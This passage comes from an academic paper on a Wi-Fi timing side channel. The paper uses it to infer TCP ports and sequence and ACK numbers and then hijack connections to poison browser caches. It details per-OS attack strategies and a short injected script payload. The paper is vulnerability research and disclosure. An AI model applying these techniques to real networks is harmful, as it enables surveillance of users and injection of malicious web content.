Fundamentally, the *half-duplex* nature of Wi-Fi creates a "shared resource" among uplink and downlink traffic, a prerequisite of any side channel. By sharing the same set of frequency bands with both directions, Wi-Fi relies on carrier-sense multiple access (*i.e.,* CSMA) to share/-divide the channel over time. This means that a node transmits only when the channel is sensed to be idle and thus it has the exclusive right to transmit. This effectively creates a timing channel that delays the local transmission if the opposite direction is transmitting at the same time.

Even worse, this timing difference becomes more visible due to retransmissions caused by contention (collision). Specifically, the protocol starts by listening on the channel and immediately sends the first frame to the transmit queue if the channel is found to be idle; however, this leads to waste of transmissions if collision occurs. If the channel is subsequently sensed to be busy, it waits for a period of time (*e.g.,* usually random or exponential backoff [17]) attempting to avoid collision. Although it might benefit the performance when many nodes are active, it creates a significant overhead when only one is present (plus the AP). In addition to backoffs, Request to Send/Clear to Send (RTS/CTS) [16] may optionally be used to mediate access to the shared medium to solve the hidden-terminal problem [46] where multiple stations can see the Access Point but not each other. Unfortunately, in the same scenario where there is only one node, it introduces unnecessary traffic to the network, slowing everything down. Finally, it is important to note the latency is amplified further when more contention is present (*e.g.,* more frames to be transmitted in either direction).

**Exploiting the timing channel.** To demonstrate the timing channel, we create a probing strategy to measure the delay effects. As we can see in Fig. 3a, we simulate an off-path TCP attack where the attacker sends a spoofed probing packet, along with a pre-probe query and post-probe query to measure the RTT before and after. If the spoofed packet does not trigger an ACK on the client, *e.g.,* because the guessed sequence number is in-window (left half of the figure), then the post-probe query arrives at the client faster and gets back sooner (smaller RTT). On the other hand, if the spoofed packet triggers an ACK on the client, *e.g.,* because the guessed sequence number is out-of-window (right half of the figure), then the post-probe query experiences contention with the ACK from

the client, and therefore prolongs the measured RTT. In addition to the RTT difference ($RTT\_2 > RTT\_1$), we can also measure the gap between the replies of the first query and the second, which should capture the delay effects similarly.


In Fig. 3b, we also illustrate the amplifiable nature of the timing channel where the attacker sends two spoofed probing packets, causing more contention which delays post-probe query even further.

In summary, this side channel allows an attacker to determine if the spoofed probing packets have triggered any response or not, coincidentally achieving the same purpose as the global IPID counter on Windows (which is no longer available). In contrast, Wi-Fi contention is here to stay.

**Empirical testing.** So far we only conceptually analyzed the side channel and its effects. We now conduct a controlled local experiment to understand its real-world implications. Following the same topology in Fig. 7, we created a total of 16 different setups to make sure that the side channel exists in various generations of technologies and products. We used 4 different wireless routers (from Linksys, Huawei, Xiaomi, and Gee): all latest generations that support 802.11ac and 802.11b/g/n. We used two different machines as clients: an early-2017 Macbook and a mid-2017 Dell Desktop. Finally, we varied the frequency of the router between 2.4GHz and 5GHz so that both 802.11n and 802.11ac were tested (802.11ac is used for 5GHz only).

The measurements are conducted in a single-family house where we have relatively little wireless interference (with at most 4 potential users at home). Due to space constraint, we present 6 representative results of the measurement in Fig. 4. Each plot with a box and whiskers presents the data measured with 100 runs. On average, we can see that the timing difference for RTT is about 1 to 3ms when the number of probing packets is 30 or more. Although differences exist among those setups, the timing side channel is clear and measurable(see §5.4). Later in §6, we also evaluate its robustness to noise.

**Half-duplex vs. Full-duplex** To better understand that the significant part of the RTT difference is due to the half-duplex nature of wireless rather than the processing time to generate an ACK response on the client, we also conducted an experiment with the setup where both the victim and attacker machine connect to a Huawei router via ethernet. As depicted in Fig. 5, the timing side channel is no longer visible and amplifiable (note the heavily overlapped boxes), because of two reasons: (1) Now that downlink and uplink can transmit at the same time, there is simply no contention regardless of how many packets are transmitted. (2) Packets belonging to different sockets can be processed simultaneously on different CPU cores (by OS design), allowing the post-probe query to be processed in parallel to probes. Even if the probes trigger ACKs, they still consume resources (CPU, memory) that are mostly isolated from the post-probe query. The experiment demonstrates that contention caused by half-duplex is the root cause of the timing channel.




(a) RTT measurement of macOS using 5GHz network of a Huawei router

(b) RTT measurement of Linux using 5GHz network of a Linksys router

(c) RTT measurement of macOS using 2.4GHz network of a Xiaomi router

(d) Gap measurement of macOS using 5GHz network of a Huawei router


(e) Gap measurement of Linux using 5GHz network of a Linksys router

(f) Gap measurement of macOS using 2.4GHz network of a Xiaomi router

Figure 4: Selective measurement of wireless connections in a local setup. X axis is the number of probing packets that attackers send per test. The box extends from the lower to upper quartile values of the data. And the whiskers extend from the box to show the range of the data at specific percentiles (i.e. [0, 90]). Beyond the whiskers, data are considered outliers, plotted as individual points.

## 4 Attack Overview

In this section, we show how such an inherent side channel can be leveraged in our off-path TCP attack.




(a) RTT measurement of macOS (b) Gap measurement of macOS

Figure 5: Measurement of wired connections in a local setup





Figure 6: Specific threat model targeting a wireless client

• **Threat model**. Obviously, since the side channel is inherent in Wi-Fi, the threat model requires either the client or server connected through Wi-Fi. As it stands, we do not consider servers here as most of them do not use Wi-Fi (see §7 for a special case of IoT devices). This paper therefore focuses on the threat model as depicted in Fig. 6 where a user is lured into visiting a malicious website first. Subsequently, a sandboxed malicious script (by convention [25, 27], we call them puppets) initiates a connection to the attacker (who is not necessarily close to the victim) to circumvent the reachability problem caused by NAT or firewall commonly found on wirelessly-connected clients. The off-path attacker can then take measurements of RTTs from outside and conduct the side channel attack. Based on this threat model, we consider a number of related attack goals:

(1) inferring the presence of a connection from the client to a server (connection inference);

(2) counting the number of bytes exchanged on the connection, or forcefully terminating the connection (sequence/ACK number inference);

(3) injecting malicious payload into a connection (ACK number inference).

For attack goal (1) and (2), the attack can be targeted at any connection from the client, not necessarily just those that are puppet-initiated. For (3), although not strictly required, it is generally assumed that a puppet-initiated connection is targeted (as shown in prior side channel attacks [25, 27]) because the attacker controls the timing of the connection/request, greatly simplifying the attack.

**Overall procedure.** Attack goal (1) and (2) are generally straightforward. For (3), in this paper, without loss of generality, we focus on the "web cache poisoning" attack (which is the most powerful among a few other web attacks described in [25, 27]). Assuming a puppet-initiated connection is targeted, the attack can choose to poison any unencrypted target website at any time. It relies on the basic design principle that browsers reuse TCP connections for requests sent to the same server IP address. This means that the puppet in the malicious website can create a single persistent connection to a target domain by repeatedly including HTML elements (*e.g.,* images). The off-path attacker can then conduct the side channel attack to infer the port number and sequence numbers used in the target connection. Afterwards, the puppet can embed a target web object in the page, *e.g.,*

```
<iframe src = "www.bank.com/index.html" />
```

This triggers an HTTP request over the same old TCP connection; the off-path attacker can now simply inject a fake HTTP response that will be cached for arbitrarily long, because the HTTP response header can ask the browser not to re-check the freshness of the object, leading to a persistent cache poisoning[5]. If an attacker caches a commonly used malicious third-party javascript (*e.g.,* jQuery), it can impact a large number of websites.

In the remainder of this section we describe the three different attacks that progressively build on top of each other, and detail strategies for all three major operating systems.

• **Leveraging the TCP packet validation logic**. As mentioned in §2.2, the latest RFC standards specify the packet validation behavior, which consists of *connection (four-tuple) identification*, *sequence number check* and *ACK number check*. In each check, depending on the validity of the incoming packet, a response will be generated, or not. **This is exactly what the Wi-Fi timing channel allows an off-path attacker to observe — whether spoofed packets have triggered responses or not.** Similar to the Windows global IPID side channel that provides the same feedback (but is now eliminated), prior attacks also take advantage of the TCP packet validation logic [1, 25]. However, there are two issues to consider. First, clients connected through Wi-Fi are almost always behind NAT and/or firewall (the wireless router itself often acts as NAT). Therefore, the packet validation logic may change slightly. Second, it is unclear whether the operating systems will follow the standard faithfully.

For the first problem, NAT and firewall primarily change the behavior of connection identification. If an incoming packet does not match any ongoing connec-

[5]HTTP response header can specify a "max-age", indicating that the response is to be considered stale after X seconds where X can be as large as $2^{31}$ or 68 years (see RFC7234)


tion, NAT and firewall will simply drop the packet, preventing the client from even observing it; if an incoming packet matches an ongoing connection, the packet is let through and handled as usual. This actually simplifies the connection inference, as the attacker can simply choose to send spoofed packets that always trigger responses (*e.g.,* incoming SYN packets); if there is no response, it must be the case that no connection exists and packet is dropped by a NAT.

For the second problem of real operating system implementations, we survey the latest Linux, macOS, and Windows in terms of their packet validation logic. Our methodology is to inspect the kernel source code of Linux and macOS [11] as they are readily available. We then experimentally verify our understanding of them. Finally, we apply the same test program to measure the behavior of Windows. We summarize our findings in Table 2.

The result is, for the most part, consistent with the standard (except Windows which we talk about later). Linux is the one that most closely follows the standard (also observed previously in [18]). It has implemented the challenge ACKs and the rate limit as suggested by RFC 5961. MacOS is similar to Linux except that it does not implement rate limit and is in general weaker in its validation logic. For instance, even if an incoming packet has no flag bit set, it still checks the sequence number of the packet instead of dropping it without any processing. Based on the concrete testing results, we conclude that all three operating systems have packet validation logic that can be exploited via the Wi-Fi timing channel. We describe how to leverage their specifics to conduct the attack:

**Connection (Port Number) Inference**. This attack breaches the user privacy because knowing the websites a user visits often reveals a user's medical condition and sexual orientation [36]. As with previous off-path TCP exploits [25, 18], the first step is to infer whether an ongoing connection with a particular target (server IP and server port are given) exists. We know that NAT drops incoming packets that do not match any ongoing connections. All we need to make sure is that all operating systems do generate outgoing ACKs otherwise. Indeed, from the table, an incoming ACK matching an ongoing connection with an out-of-window sequence number is guaranteed to trigger an ACK on all operating systems (row no. 1, 10, and 17)). Fig. 7a depicts the sequence of packets that an off-path attacker can send to differentiate between the cases of (i) the presence or (ii) the absence of an ongoing connection. In both cases, the attacker sends the same sequence of packets, leveraging the probing strategy described in §3 to measure the delay effects.

**Sequence Number Inference** Assuming the attacker has already identified the four-tuple connection, the off-path attacker now needs to guess a valid sequence number. By continuously tracking how the sequence number progresses, the attacker can effectively count the number of bytes received by the client (and the reverse direction can be monitored similarly through ACK number inference). We label the sequence number inference opportunities in Table 2 by combining two rows with different outcomes (w/ or w/o responses) when the same sequence of packets are processed. For Linux, if 10 incoming ACK packets with just one-byte payload are received, depending on their sequence numbers, 10 responses are triggered (out-of-window), or at most 1 (in-window) due to rate limiting (row no. 1, 2, and 3). For macOS, if an incoming packet with no flags is received, a response is triggered for the out-of-window case; otherwise no response is triggered (row no. 10 and 11). Interestingly, if the ACK flag is on, macOS only generates ACKs half of the time (row no. 12 and 13). Windows is similar and requires only the regular ACK packets (row no. 17 and 18); SYN packets can do the trick as well (row no. 17 and 19). Fig. 7b demonstrates the sequence of packets that an attacker can send to distinguish between the cases of in-window and out-of-window sequence number.




(a) Connection (four-tuple) test

(b) Sequence number test

Figure 7: Infer port and sequence number by exploiting the timing side channel. Note that these diagrams are simplified for clearness. In reality, packets belonging to different sockets can be processed simultaneously, and uplink and downlink should have equal access to the wireless channel rather than uplink waiting for downlink.

**ACK Number Inference** Finally, knowing the four

| No. | OS | FLAG | SEQ | ACK | PAYLOAD | #Responses | Operation |
|---|---|---|---|---|---|---|---|
| 1 | Linux | *ACK*\|*SYN*\|*RST* | Out-of-window | Any | 1 | 10 | SEQ inference |
| 2 | Linux | *ACK*\|*SYN*\|*RST*$^{+}$ | In-window | < SND.UNA - MAX.SND.WND | Any | 1$^{*}$ | |
| 3 | Linux | *ACK*\|*SYN*\|*RST*$^{+}$ | In-window | > SND.MAX$^{\alpha}$ | Any | 0 | |
| 4 | Linux | *ACK*\|*SYN*\|*RST* | Out-of-window | Any | 0 | 1$^{*}$ | |
| 5 | Linux | *ACK* | In-window | In-window | 1 | 10$^{-}$ | |
| 6 | Linux | *ACK* | In-window | In-window | 0 | 0 | |
| 7 | Linux | *ACK* | RCV.NXT$^{\alpha}$ − 1 | < SND.UNA - MAX.SND.WND | 1 | 1$^{*}$ | ACK inference |
| 8 | Linux | *ACK* | RCV.NXT-1 | > SND.MAX | 1 | 0 | |
| 9 | Linux | *ACK* | RCV.NXT-1 | In-window | 1 | 10 | |
| 10 | MacOS | *None*\|*ACK* | Out-of-window | Any | Any | 10 | SEQ inference |
| 11 | MacOS | *None* | In-window | Out-of-window | Any | 0 | |
| 12 | MacOS | *ACK* | In-window | < SND.UNA | 0 | 0 | ACK inference |
| 13 | MacOS | *ACK* | In-window | > SND.MAX | Any | 10 | |
| 14 | MacOS | *RST* | != RCV.NXT | Any | Any | 0 | |
| 15 | MacOS | *SYN*\|*FIN* | Any | Any | Any | 10 | |
| 16 | MacOS | *ACK* | In-window | < SND.UNA | 1 | 10 | |
| 17 | Windows | *ACK*\|*FIN*\|*SYN* | Out-of-window | Any | Any | 10 | SEQ inference |
| 18 | Windows | *ACK*\|*FIN* | In-window | Out-of-window | Any | 0 | |
| 19 | Windows | *SYN*\|*RST* | In-window | Out-of-window | Any | 1 | |
| 20 | Windows | *RST* | Out-of-window | Out-of-window | Any | 0 | |
| 21 | Windows | *ACK* | RCV.NXT-1 | Any | 1 | 10 | |
| 22 | Windows | *ACK* | In-window | SND.NXT$^{\dagger}$ | 1 | 10$^{-}$ | Idle connection |
| 23 | Windows | *ACK* | In-window | != SND.NXT$^{\dagger}$ | Any | 0 | |
| 24 | Windows | *ACK* | In-window | In-window | 1 | 10$^{-}$ | Busy connection |
| 25 | Windows | *ACK* | In-window | In-window | 0 | 0 | |

$^{*}$: Due to rate limit in Linux, we can get at most 1 response per half a second.
$^{+}$: The sequence number should be in window but not equal to the next expected number, otherwise the connection is reset.
$^{-}$: Although the client replies to such packets, it would also cause de-synchronization leading to the victim connection to be closed during the keep-alive procedure, if the SACK option enables.
$^{\dagger}$: Typically, ACK number window refers to the range [SND.UNA-MAX.SND.WND, SND.NXT], but Windows deploys a more stringent check if the connection is idle, requiring a valid ACK to equal SND.NXT.
$^{\alpha}$: RCV.NXT = next sequence number expected on an incoming segments, and is the left or lower edge of the receive window; SND.MAX = latest unacknowledged sequence number

Table 2: Behaviors on different OSes when processing 10 identical packets

tuples and the expected sequence number, the attacker now needs to learn the correct ACK number to successfully inject malicious payload. According to the standard behavior earlier in §2.2, an attacker can infer whether a guessed ACK number is in-window or not by sending a pure ACK (no payload) assuming its sequence number is already in-window. If its ACK number is out-of-window, a response is triggered and otherwise no response. Surprisingly, from our analysis and experiments, we conclude that no operating system is fully compliant with the standard. Their own variants have often allowed simpler strategies to conduct the ACK number inference.

**Linux**. As shown in Table 2, instead of always triggering an ACK packet for out-of-window ACK numbers, when the ACK number is too old (smaller than SND.UNA - MAX.SND.WND), Linux responds with an ACK (with rate limit); when the ACK number is too new (larger than SND.NXT), Linux incorrectly drops the packet without any reply (row no. 2 and 3). Had there been no rate limit, an attacker can infer the correct ACK number via binary search. With rate limit, however, one response versus zero cannot create significant enough of a timing channel. In addition, if a packet with in-window ACK number has no payload, Linux also ignores the packet with no response (row no. 6), which leaves no opportunity to differentiate the in-window and out-of-window cases (result similar to row no. 2 and 3). However, it does correctly handle packets with payload; a response is triggered only when the ACK number is in window (row no. 5). The issue is that when an ACK number is inferred, the client buffers the payload in its receive window, which is undesirable for two reasons: (1) it may cause future server's responses to be corrupted; (2) if selective ACK (SACK) is enabled, the client selectively acknowledges the data which has not actually been sent by the server, causing the server to ignore future packets from the client, effectively de-synchronizing the client and server. Interestingly, Linux has a special edge case that allows us to infer ACK number without the hassle. According to the specification, if the sequence number of an incoming packet is equal to RCV.NXT-1 (indicating a keep-alive message), it should trigger an ACK. Interest-

ingly, the specification has an ambiguity. RFC 1122 [43] specifies only the valid sequence number of a keep-alive packet, but not the ACK number. Based on the source code, Linux does not actually handle keep-alive explicitly. Instead, it simply treats such a packet (with one-byte payload and `end_seq = RCV.NXT`) as in-window, and decides how to respond based on its standard ACK number check. Therefore, in-window ACK numbers with the specific sequence number (*i.e.,* `RCV.NXT-1`) still trigger responses (row no. 9) and yet no actual data are buffered at the client, while out-of-window ACK numbers can trigger at most one reply (line 7 and 8 in Table 2).

**MacOS**. Based on the source code and experiments, macOS explicitly handles keep-alive packets and always responds with an ACK regardless of the ACK number so the strategy against Linux does not apply to macOS. On the other hand, macOS has its own implementation of ACK number validation which correctly responds to packets with ACK numbers that are too new (row no. 13). Interestingly, it chooses not to reply to packets with ACK numbers that are too old when there is no payload (row no. 12). The implementation of macOS is likely to be misled by the old statement in RFC 793 that states packets with ACK numbers smaller than `SND.UNA` can be ignored, which is reinterpreted in RFC 5961 (quote): "All incoming segments whose ACK value doesn't satisfy the above condition MUST be discarded and an ACK sent back", where the "above condition" is the acceptable window of [*SND.UNA - MAX.SND.WND, SND.NXT*]. In summary, this non-compliant behavior of macOS allows an attacker to infer if a guessed ACK number is too large or too small, resulting in a binary search.

**Windows**. Windows is for the most part similar to Linux on the ACK number validation, except that it has made one subtle customization. Initially, we were surprised to find that an incoming data packet with an in-window sequence number is always silently dropped unless the ACK number is equal to `SND.UNA` or `SND.NXT` (the connection is idle during our initial experiments so the two numbers are equal). This implementation is not conformant to the standard at all. Recall the standard says that the acceptable ACK number range is defined to be `[SND.UNA - MAX.SND.WND, SND.NXT]` in RFC 5961 and both Linux and macOS follow the standard. In fact, we thought the implementation was completely wrong because it may drop legitimate data packets in cases like out-of-order packet arrivals. We then realize that it appears to be a reasonable decision, especially when the connection is idle. Indeed, if there are no outstanding data to send, it is safe to require the peer to acknowledge one and only one ACK number. However, as soon as there are outstanding data, it should enlarge the acceptable ACK number range. We experimentally confirmed that this is exactly what Windows does. In summary, the behavior of Windows still allows ACK number inference when it has outstanding data during the inference. This makes our attack in §5.3 more complicated but still possible by taking advantage of the behaviors in row no. 18 and 24.

# 5 Implementation

Now that we know the Wi-Fi timing side channel applies universally to all operating systems, we want to test them in real-world attack scenarios.

## 5.1 Connection (Four-tuple) Inference

**General method.** The general probing strategy is already discussed in §4. In our implementation, we conservatively test one port every round with 30 repeated packets, followed by a post-probe query to measure RTT. When a guessed port number is correct, we see a substantial increase in the measured RTT. If the goal is to infer the presence of any arbitrary connection initiated by the client, then a bruteforce strategy is all that can be done. However, if the attacker is attempting to conduct web cache poisoning attack later on, it is possible to target a connection initiated by the puppet itself [25], which opens up an additional optimization below taking advantage of the ephemeral port selection algorithm employed by different OSes.

**Windows and macOS.** They use a global and sequential port allocation strategy to select ephemeral port number for their TCP connections. This means that the attacker can deduce the next port number to be used once it observes the initial connection to the malicious web server. This eliminates the need of port number inference completely.

**Linux.** It uses the Simple Hash-Based Port Selection (SHPS) [27] where there is an independent local port number space for each remote IP and port pair. This means that the local port number observed from the connection to the malicious web server can no longer predict the next local port number for the connection to a different target server which the attacker does not control. To avoid bruteforcing all possible port numbers, we develop an optimized strategy based on the observation that local port numbers allocated for the same remote server and port pair are sequential; therefore, the puppet can potentially create $n$ connections to the target server and only needs to test the port number every $n$ increments.

At this point, we can conduct the side channel attack on the connection of which we guessed the correct port number. Also, by carefully scheduling those $n$ requests we are guaranteed that a future request will use the connection with the smallest port number as opposed to the

others closed later.

**NAT.** In our experience with Wi-Fi routers, we find that they typically are port preserving. So we do not have to worry about the external port being translated and become unpredictable. This is based on our testing of 4 different home routers and the university network. However, if non-port-preserving NAT are indeed used for Wi-Fi, then the attacker can either fall back to the bruteforce approach, or apply the optimized solutions proposed in [27] (which has its own benefits and caveats).

**Multiple IP addresses from a domain.** This essentially requires the attacker to double or triple the effort of port number inference. For Windows and macOS, this is not much more effort. However, for Linux it does require some more time.

## 5.2 Sequence Number Inference

**General method** As shown in table 2, we're able to distinguish in-window sequence number from out-of-window one by leveraging timing side channel to tell whether there are corresponding responses. As soon as we get an in-window sequence number, we further narrow down the sequence number space to a single value `RCV.NXT` by conducting a binary search. This is similar to prior work [39, 18]. Similar to connection inference, if the attacker is attempting to conduct web cache poisoning attack against a connection initiated by the puppet itself [25], an additional optimization is possible.

**Optimization: Increase window size.** To substantially decrease the number of iterations of guesses, one straightforward approach is to drastically enlarge the client's receive window. To this end, the puppet can request excessive amounts of large objects. Upon the receipt of enough full segments, the receiver would significantly increase its receive window size according to TCP flow control. In our experiments, we found that the window size could be typically scaled up to around $x = 500,000$, in striking contrast to the original size (*e.g.,* $65,535$). It's worth noting that the window size can never be shrunk once it is enlarged, according to RFC793 [4]. Similarly, by uploading data, the ACK window (*i.e.,* the peer's sequence window) can be extended, though it's usually much smaller than the maximum sequence window size that we can achieve.

## 5.3 TCP Hijacking

We assume in this section that the attacker is attempting to poison the web cache through hijacking the puppet-initiated connection, which enables the attack to be more efficient. In principle, the attacker can hijack any connection initiated by the client; it is simply more difficult to control the timing and predict what fake response to inject.

Since all three systems do not comply with the specifications in terms of ACK validation, we have to cope with each variant differently:

**MacOS** incorrectly interpreted the standard, allowing us to perform a binary search (see §4). Once the expected ACK number is inferred, we perform a desynchronization attack [18] to avoid a race condition where the response is sent back by the server first. Then, as soon as the puppet requests for the target object, it informs the attacker to send a spoofed response, which is accepted.

**Linux** It's feasible to exploit the timing side channel to infer ACK number, though the valid ACK window size is much smaller compared to the receive window size, resulting in longer inference time. One alternative approach is to conduct blind data injection without knowing the exact value of the expected ACK number. Our observation is that by now we've known the exact sequence number and the size of any object that the client retrieves (see §5.4), we are capable of predicting a future expected sequence number after N objects are retrieved. The attack then goes as follows: (1) *Desynchronization.* The puppet keeps requesting an object, while the attacker sends a number of spoofed packets with the same in-window sequence number that matches a future `RCV.NXT`, bruteforcing the ACK numbers (which is much faster than side channel attack as there is no wait for any feedback). When the last valid response comes back advancing the sequence number to the value we anticipate, suddenly the attacker-injected response will be appended and forwarded together to the browser (and yet the browser always has only one pending request). Chrome will close the connection, stopping the attack; in contrast, Firefox will simply accept the first response, ignoring the second one, resulting in desynchronization between the client and server (*i.e.,* the client believes it has received more data than the server has actually sent). (2) *Blind data injection*. Now the puppet will switch the target web object to the one we want to attack (*i.e.,* homepage of a banking website). The attacker now has enough time to send a valid response. Since the attacker knows the next expected sequence number, it only needs to again bruteforce all possible ACK numbers. Note that this strategy requires two rounds of bruteforcing of every possible ACK number, and each round takes only a couple of seconds as there is no waiting. In contrast, a side channel attack would take much longer (minutes) because every guessed ACK number takes 30 packets, and the timing measurement needs to be collected before the next guess can be made.

**Windows** As we mentioned in §4, to prevent the valid ACK window size being one-byte only, the client has to

keep sending requests to make sure there are always outstanding data, which complicates our attacks because the attacker has to synchronize the next expected sequence number. Besides, a large amount of traffic also introduces noise to the timing side channel. Moreover, the blind data injection we utilize on Linux does not apply to the same version of Firefox on Windows according to our tests; it immediately drops the connection when it receives two responses for only one pending request. We therefore devise a new strategy that exploits the TCP behavior of handling overlapping data and the browser behavior of handling corrupted HTTP responses. If a new incoming TCP data packet has an overlapping sequence number range with some previously buffered data, we find that old data are always preferred in Windows whereas new data are preferred in Linux (this observation is consistent with prior studies [38]). In other words, attacker-injected data buffered on a Windows host can corrupt a real HTTP response from the server. Given the insight, we present the exploit in two steps which are illustrated in Fig. 8: (1) *Inject.* The puppet continuously requests scripts from the server, while the attacker sends $\frac{2^{32}}{|wnd|}$ spoofed packets with a deliberate in-window sequence number that matches a future `RCV.NXT` plus a small `offset`, where `wnd` denotes the size of the acceptable ACK window. The $i^{th}$ packet has a guessed ACK number `i·|wnd|`, and contains payload as:

`websocket.send(`$i \cdot |wnd|$`)`

Hence, exactly one of these packets contains a valid ACK number and will be buffered. We intentionally construct the overlap such that the HTTP header of the real response will become corrupted. Interestingly, the browser would still try to interpret the corrupted response where it simply ignores corrupted header and accepts the next header (injected by the attacker) along with the remaining attack payload. When the browser executes the injected script, it will send the guessed ACK number via *websocket*, providing a valid in-window ACK number. (2) *Exploit.* Since the client has accepted the extra spoofed payload, advancing its expected sequence number, the client and server are effectively already desynchronized. The attacker can now simply send a spoofed response (knowing both the expected sequence number and a valid ACK number). Alternatively, if we only want to perform a one-time injection, simply replacing the payload in the first step with a malicious script is sufficient. Note that the attack strategy against Windows is even more efficient than the one for Linux because only one round of bruteforcing of ACK numbers is needed.

Furthermore, there exists an even more general alternative strategy to the *inject* step against Windows that does not depend on browser behaviors at all. Specifically, as the first few bytes of HTTP responses are predictable (*i.e.,* HTTP), instead of corrupting the real response, one overwrite the header and the body to form a legitimate but malicious response. A browser in this case will be completely oblivious to the existence of injection. This demonstrates that once sequence number is leaked, there exist various ways to inject data into browsers efficiently, without conducting the much slower timing-channel-based ACK number inference.





Figure 8: HTTP injection by exploit tolerant browsers

## 5.4 Other Challenges

**Dealing with noise by setting a proper threshold.** Latency may vary under different network conditions, thus it is a bad idea to manually set a threshold to differentiate a quiet probe round (without triggering ACKs) versus a responsive probe round (triggering ACKs). In our implementation, we devise a simple procedure that automatically sets a threshold based on a preliminary round of test probes prior to launching the actual attack. Since we have full control of the connection established between the client and attacker, we can send non-spoofed packets to measure RTTs for quiet probe rounds and responsive probe rounds. After we collect data for both cases, we sort the data and set a threshold such that 80% of the responsive round measurements will be above the threshold. The threshold is a trade-off between efficiency and effectiveness. Since most of the rounds we're testing do trigger ACKs (so larger RTTs should be observed), setting a lower threshold will ensure that we correctly classify such cases to avoid double checking the results. However, a threshold too low runs the risk of misclassifying a quiet round into a responsive round, missing the correct guess altogether; this forces us to repeat the whole search process. Finally, we ignore cases where abnormally large RTT values are perceived (*e.g.,* from network noise), if it is out of the range of three times the standard deviations.

**Dealing with noise by error recovery.** Even with a properly selected threshold, we may still end up with incorrect inferences. We cope with this challenge by embedding extensive error recovery mechanisms into the in-

ference process, such as relative comparisons and double checking. We assume that network jitter/noise does not vary much during the short time interval of testing a few rounds (a common assumption in the networking literature [26]). In the case of sequence number inference as an example, once a sequence number is believed in-window, we further try to narrow down the space to a single value `RCV.NXT` by binary search. During the procedure, we also simultaneously measure additional RTTs (using out-of-window sequence numbers) and their relative difference to the RTTs (using in-window sequence numbers). If the comparison results are not consistent, we can deduce that we made a mistake earlier and will rollback. As for false negatives where an in-window number is believed out-of-window, there is no simple way to detect them but repeating the whole process till the program finally finds out the correct number or fails due to timeout.

**Pipeline** In order to significantly reduce the time the attack costs, instead of simply probing a single SEQ/ACK number at a time, we also use a pipelined process aiming at maximizing network utilization by scheduling probing packets for multiple targets at appropriate times. However, due to the fact that packet loss may happen from time to time, we suspend the procedure every few tests to wait until we get all the results or restart in a fixed time interval.

**Moving SEQ/ACK window and unknown window size** Since the victim connection is controlled by the puppet, it's idle most of the time unless the puppet triggers a request. Therefore, the attacker can be fully aware of when the SEQ/ACK window is moving. Besides, regarding the unknown window size to an off-path attacker, our strategy is to initially choose a relatively large window size $\theta$ and then half it afterwards. So $\frac{\theta}{2^{i-1}}$ will be the window size we use in $i^{th}$ iteration. Note that we do not test an exact number that has been tested in previous iterations to avoid redundancy.

